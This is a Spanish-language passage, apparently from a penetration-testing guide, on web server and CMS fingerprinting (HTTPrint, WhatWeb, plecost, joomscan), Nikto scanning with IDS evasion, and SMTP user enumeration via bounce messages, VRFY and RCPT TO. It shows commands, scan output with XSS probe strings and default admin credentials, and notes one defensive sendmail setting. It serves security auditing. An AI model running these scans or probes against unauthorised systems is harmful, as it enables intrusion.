[58] **Malware behavior analysis: studying PCAPs with Maltego local transforms**
http://holisticinfosec.blogspot.com/2010/04/malware-behavior-analysis-studying.html

4.1.4.1. Identificación del servidor web

Entre la variedad de aplicaciones que permiten identificar el servidor web, nos centraremos en la aplicación **HTTPrint**[59].




Figura 48: Opciones HTTPrint

Antes de lanzar la aplicación desmarcaremos la opción *"ICMP enable"* dado que, en la mayoría de ocasiones, los paquetes ICMP están filtrados. Una vez finalizadas las pruebas se obtendrá un resultado similar al siguiente:




Figura 49: Resultados HTTPrint

Analizando los resultados, se observa que la herramienta ha determinado, con un 57.23%, que el servidor web es un Apache/2.0.x. Este resultado no está fundamentado únicamente en el *banner* que presenta el servidor y que en muchas ocasiones puede estar alterado para confundir a los atacantes, sino en técnicas avanzadas por medio de un *fingerprinting engine* que analiza determinados patrones (base de datos de firmas) característicos de cada uno de los servidores web del mercado.

[59] **An Introduction to HTTP fingerprinting**
http://net-square.com/httprint/httprint_paper.html

4.1.4.2. Identificación del CMS

Como bien es conocido, muchas de las aplicaciones web desarrolladas hoy en día están basadas en gestores de contenido, que después son personalizados, de ahí la importancia de intentar identificar de qué gestor de contenidos se trata. En este caso para averiguar los gestores de contenido empleados se utilizará la herramienta **WhatWeb** (*What is that Website*?). Esta herramienta ofrece:

- información de geolocalización
- información de red
- información del servidor web (de una manera similar a HTTPrint)
- gestor de contenido utilizado

A modo de ejemplo, se mostrará cómo realizar un análisis de un portal con la aplicación:

```
$ ruby whatweb –v www.wordpress.com
```




Figura 50: WhatWeb Output 1




Figura 51: WhatWeb Output 2

En las imágenes anteriores se muestra el resultado de procesar el dominio wordpress.com. Al lanzarlo con la opción "–v" se verá la salida de manera detallada y por secciones.

Estas herramientas darán información sobre el servidor web utilizado así como información detallada del gestor de contenido empleado.

4.1.4.3. Identificación de vulnerabilidades y plugins de los CMS

Debido a la expansión de determinados gestores de contenido hay aplicaciones específicas que determinan la versión exacta del gestor y las vulnerabilidades asociadas al mismo. Estos gestores de contenido son aplicaciones modulares, que poseen una gran variedad de *plugins*, muchos de ellos desarrollados por terceros (entendiendo por terceros a desarrolladores no pertenecientes al grupo de desarrollo del núcleo del gestor). Esta modularidad introduce, en muchos casos, gran cantidad de vulnerabilidades que podrán utilizarse para comprometer el sitio web. Por este motivo, existen determinadas aplicaciones que se centran en analizar, para un determinado gestor de contenido, su versión y *plugins* asociados.

A continuación, se muestra la aplicación "***plesco***" que se centra en analizar el gestor de contenido Wordpress y en "***joomscan***" que se centra en analizar Joomla.

```
$python plecost-0.2.2-9-beta.py -i wp_plugin_list.txt -o resultado.txt www.dominio.es
```




Figura 52: Plesco Output

```
./joomscan.pl -u www.dominio.es -oh www.dominio.es
```

La herramienta analizará los módulos que puedan tener y realizará un informe para su análisis posterior, como se puede ver a continuación:

Figura 53: Joomscan- Plugins de Joomla

4.1.4.4. Nikto (*Scan Tunning / Plugins*)

Una de las mejores herramientas de auditoria web hasta la fecha es sin duda *Nikto* [60].

Nikto permite detectar gran cantidad de vulnerabilidades en servidores web y comprende un abanico enorme de opciones a la hora de realizar tests de intrusión. Al igual que *Nmap*[61], *Nikto* permite utilizarse desde *Metasploit*[62] facilitando aún más la tarea de explotación. Una de las características más notables es el ***Scan Tuning***, que permite especificar los tipos de test llevados a cabo contra el equipo objetivo, reduciendo así el ruido generado por la herramienta. Algunos de estos tests se citan a continuación:

- *0 - File Upload. Exploits*
- *1 - Interesting File / Seen in logs.*
- *2 - Misconfiguration / Default File.*
- *3 - Information Disclosure.*
- *4 - Injection (XSS/Script/HTML).*
- *5 - Remote File Retrieval - Inside Web Root.*
- *6 - Denial of Service.*
- *7 - Remote File*
- *8 - Command Execution / Remote Shell*
- *9 - SQL Injection.*

Sumado a esto, es posible definir diversos niveles de **evasión** para hacerlo mas «sigiloso» frente a IDSs. Para ello se apoya en *libwhisker*[63], librería en perl que permite crear paquetes HTTP con los que eludir firmas. A continuación, se muestra la salida generada utilizando un *scan* tipo 4 para buscar posibles inyecciones XSS.

```
root@bt:/pentest/web/nikto# ./nikto.pl -h www.********.com -T 4
- Nikto v2.1.4
---------------------------------------------------------------------------
+ Target IP:          *.*.*.*
+ Target Hostname:    www.*********.com
+ Target Port:        80
+ Start Time:         2011-10-19 13:08:25
---------------------------------------------------------------------------
+ Server: Apache
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ robots.txt contains 7 entries which should be manually viewed.
+ Multiple index files found: default.asp, index.jhtml, index.htm, index.pl, default.htm, index.aspx,
default.aspx, index.asp, index.do, index.php3, index.cfm, index.cgi, index.html, index.shtml,
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ DEBUG HTTP verb may show server debugging information. See http://msdn.microsoft.com/en-
us/library/e8z01xdh%28VS.80%29.aspx for details.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
```

---

[60] **Nikto: Documentation**
http://cirt.net/nikto2-docs/

[61] **Autopwn, la artillería pesada de Metasploit**
http://www.pentester.es/2009/10/autopwn-la-artilleria-pesada-de.html

[62] **Integrando Nikto y Metasploit**
http://thehackerway.com/2011/05/17/integrando-herramientas-del-arsenal-nikto-y-metasploit-framework/

[63] **Using Libwhisker**
http://www.symantec.com/connect/articles/using-libwhisker

```
+ /kboard/: KBoard Forum 0.3.0 and prior have a security problem in forum_edit_post.php, forum_post.php and forum_reply.php
+ /lists/admin/: PHPList pre 2.6.4 contains a number of vulnerabilities including remote administrative access, harvesting user info and more. Default login to admin interface is admin/phplist
+ /splashAdmin.php: Cobalt Qube 3 admin is running. This may have multiple security problems as described by www.scan-associates.net. These could not be tested remotely.
+ /ssdefs/: Siteseed pre 1.4.2 has 'major' security problems.
+ /sshome/: Siteseed pre 1.4.2 has 'major' security problems.
+ /tiki/: Tiki 1.7.2 and previous allowed restricted Wiki pages to be viewed via a 'URL trick'. Default login/pass could be admin/admin
OSVDB-2767: /openautoclassifieds/friendmail.php?listing=<script>alert(document.domain);</script>: OpenAutoClassifieds 1.0 is vulnerable to a XSS attack
+ OSVDB-38019: /?mod=<script>alert(document.cookie)</script>&op=browse: Sage 1.0b3 is vulnerable to Cross Site Scripting (XSS). http://www.cert.org/advisories/CA-2000-02.html.
```

Entre otros, detecta un XSS en *openautoclassifieds* en su parámetro *listing* el cual ofrece una vía de entrada para poder ejecutar código en el navegador de usuario.




Figura 54: XSS (openautoclassifieds)

Los *plugins* conforman la piedra angular de *Nikto* ya que, implementan tareas muy específicas como: ataques de diccionario contra directorios y ficheros (*dictionary plugin*), localización de ficheros con passwords (*passfiles plugin*), enumeración de usuarios (*user_enum*), etc.

Además es posible definir macros con las cuales combinar estos *plugins*:

```
@@DEFAULT = "@@ALL;-@@MUTATE;tests(report:500)"
```

Para consultar la lista completa de plugins disponibles ejecute ***nikto.pl -list-plugins***

Un ejemplo de su uso puede verse en la siguiente imagen:




Figura 55: Plugins en Nikto

Tanto el plugin *outadated* como *subdoma*in proporcionan información interesante. Por un lado, avisan sobre una versión desactualizada de Apache, aunque también alertan de que el equipo puede estar tras un WAF[64] o un balanceador de carga debido al cambio de *banner* del mismo (por lo que sería conveniente realizar más pruebas con herramientas como el nse http-waf-detect, *hping3*, etc). Por otro lado, el plugin *subdoma*in proporciona nombres de dominio con los que seguir investigando otras vías de entrada.

Para una información más detallada de la salida puede proporcionarle los argumentos *verbose* y *debug* a cada uno de los plugins → ***outdated(verbose,debug).*** Uno de los *plugins* más interesantes es *mutate* (anteriormente implementado con las opciones *-mutate* y *-mutate-options),* que permite combinar diversas técnicas para intentar obtener listados de usuarios y directorios. Es importante destacar que dicho *plugin* genera un volumen de tráfico elevado. Para evitar esto, *Nikto* cuenta con la opción "*Pause between test (s)*" mediante el argumento *-Pause* y al que se le puede suministrar el número de segundos de espera entre cada uno de los tests.

Nikto también proporcionará información sobre páginas que contienen *interfaces* de administración y páginas de *login* como phpMyAdmin y que pueden ser objeto de ataques por fuerza bruta.

NOTA: Una alternativa a Nikto para localizar páginas de este tipo dentro de un rango determinado de IPs es el módulo auxiliar para Metasploit ***page_collector.rb***[65]




Figura 56: Módulo page_collector

[64] **Let's bypass WAF**
http://www.nethemba.com/bypassing-waf.pdf

[65] **SecureState: Page Collector**
http://www.securestate.com/Documents/page_collector.rb
SecurityArtWork: Page Collector
http://www.securityartwork.es/2011/10/26/page-collector/

4.1.5. SMTP

4.1.5.1. Bounce Back

Los sistemas de correo electrónico envían determinados mensajes de manera automática ante determinadas circunstancias ofreciendo así información interesante al receptor del mensaje. Por ejemplo, cuando se envía un correo y el destinatario tiene la cuenta llena (en el caso de existir un límite de cuota), el servidor envía un mensaje al emisor en el que se indica que el mensaje no se ha podido entregar. De este mensaje es posible extraer información de utilidad sobre el destinatario:

```
Hi. This is the qmail-send program at correo.dominio.es.
I'm afraid I wasn't able to deliver your message to the following addresses.
This is a permanent error; I've given up. Sorry it didn't work out.
No ha podido ser enviado el mensaje a la siguiente direccion por tener errores
permanentes.

<usuario@dominio.es>:
The users mailfolder is over the allowed quota (size). (#5.2.2)

--- Below this line is a copy of the message.

Return-Path: <usuario2@ejemplo.es>
Received: (qmail 7115 invoked by uid 11184); 14 Jun 2011 06:38:51 -0000
Delivered-To: usuario3@dominio.es
Precedence: bulk
Received: (qmail 7034 invoked from network); 14 Jun 2011 06:38:48 -0000
Received: from unknown (HELO maquina1.dominio.es) ([1.1.1.1])
(envelope-sender < usuario2@ejemplo.es >)
by correo.dominio.es (software-ldap-1.XX) with SMTP
for < usuario3@dominio.es >; 14 Jun 2011 06:38:48 -0000
X-MODELO-Anti-Spam-Filtered: true
X-MODELO-Anti-Spam-Result:
AsAAACwB902CzhgFkWdsb2JhbABMBoRJoW0UAQEBAQkLCwcUBSC2NJBxgzOBZ4EKBKEu
X-MODELO-AV: E=FABRICANTE;i="4.65,363,1304287200";
d="scan'208";a="43310166"
Received: from MAQUINA ([1.1.1.1])
by MAQUINA with ESMTP; 14 Jun 2011 08:38:44 +0200
Received: from MAQUINA ([1.1.1.1])
by MAQUINA with ESMTP; 14 Jun 2011 08:38:41 +0200
Received: by MAQUINA (Postfix/MJ-1.08, from userid 48)
id 5AB176809C; Tue, 14 Jun 2011 08:38:41 +0200 (CEST)
Subject:
=?UTF-8?B?W0lSSVMtQ0VSVCAjMzIxNzc5XSBbZ3ZhLmVzXSBNYXF1aW5hIDE5My4xNDQu?=
=?UTF-8?B?MTI3LjEzIGNvbmVjdMOhbmRvc2UgYSBib3RuZXQgOTEuMjExLjExNy4xMTE=?=
From: "Nombre persona via RT" <CORREO >
Reply-To: CORREO
In-Reply-To:
References: <RT-Ticket-NumTicket@DOMINIO>
Message-ID: <rt-3.8.7-26375-1308033521-1386.321779-96-0@DOMINIO>
Precedence: bulk
X-RT-Loop-Prevention: DOMINIO
RT-Ticket: DOMINIO #numticket
Managed-by: RT 3.8.7 (http://www.bestpractical.com/rt/)
RT-Originator: CORREO
To: CORREO, CORREO
MIME-Version: 1.0
X-RT-Original-Encoding: utf-8
Content-Type: multipart/signed; boundary="----------=_1308033521-26375-5";
micalg="pgp-sha1"; protocol="application/pgp-signature"
Date: Tue, 14 Jun 2011 08:38:41 +0200

This is a multi-part message in MIME format...
------------=_1308033521-26375-5
Content-Transfer-Encoding: quoted-printable
Content-Type: text/plain; charset="utf-8"
Texto del  correo
```

Del mensaje anterior se puede extraer información útil, como por ejemplo IPs y nombres de máquinas internas, sistemas de seguridad perimetral (como sistemas Anti-Spam), software utilizado (software-ladp 1.XX), etc.

4.1.5.2. SMTP *User Enumeration*

El RFC 2050 [66] "*Anti-Spam Recommendations for SMTP MTAs*" hace referencia a uno de los métodos utilizados por *spammers* para probar y obtener nombres de usuario así como direcciones de correo mediante los parámetros VRFY y EXPN. VRFY (abreviatura de "*verify*") es requerido de acuerdo al RFC 821[67] y su principal objetivo es verificar la existencia de un usuario en un servidor web, devolviendo como respuesta el nombre así como el *mailbox* del mismo. Este método suele ser explotado[68] por atacantes para encontrar nombres de usuario locales utilizando ataques de diccionario.

Si el servidor acepta la petición, puede contestar con un 250, 251, o 252, dependiendo de si la dirección es válida, es reenviada o bien la desconoce. Un código 550 implicaría que la dirección no existe y que el servidor rechazará cualquier mensaje para él.

```
vrfy seagal
550 5.1.1 seagal... User unknown
vrfy bmerino
250 2.1.5 Borja Merino bmerino@example.net
```

En la salida se observa que no sólo devuelve la dirección de correo completa, si no también la identificación incluída en */etc/password* de dicho usuario. En caso de deshabilitar VRFY se obtendría siempre el mismo código, independientemente de la dirección suministrada:

```
vrfy bmerino
252 2.5.2 Cannot VRFY user; try RCPT to attempt delivery (or try finger)
```

El MTA, por tanto, debe ser el responsable de definir o no dicho método y, en caso de activarlo, definir quien tiene permisos para realizar dichas consultas. Esto puede especificarse en *sendmail* (sendmail.cf) con la directiva *novrfy* en "*O PrivacyOptions*":

```
O PrivacyOptions =authwarnings,novrfy,noexpn
```

Otra opción para conseguir nombres de usuarios locales sin hacer uso de VRFY y EXPN es mediante las cabeceras **RCPT TO.** Puesto que el servidor debe responder con un código de control a cada solicitud RCPT, es posible hacer también un *bruteforce* para conseguir usuarios locales.

---

[66] **RFC 2050 Anti-Spam Recommendations for SMTP MTAs**
http://tools.ietf.org/html/rfc2505

[67] **Simple Mail Transfer Protocol**
http://tools.ietf.org/html/rfc821

[68] **Email Systems – User Account Enumeration**
http://www.oissg.org/wiki/index.php?title=Active_Information_Gathering#Email_Systems_.E2.80.93_User_Account_Enumeration

```
250 HELP
MAIL FROM: <malo@example.net>
250 2.1.0 <malo@example.net>... Sender ok
RCPT TO: root
250 2.1.5 root... Recipient ok
RCPT TO: bmerino
250 2.1.5 bmerino... Recipient ok
RCPT TO: seagal
550 5.1.1 seagal... User unknown
RCTP
```

Herramientas como *Medusa* o *Metasploit* implementan módulos para poder explotar esta directiva. El modulo auxiliar *auxiliary/scanner/smtp/smtp_enum*[69] utiliza ambos métodos (VRFY y EXPN) para conseguir nombres de usuario. Únicamente especificando el diccionario y el MTA/MTAs es suficiente para empezar a hacer *brute-forcing* sobre el servidor de correo.

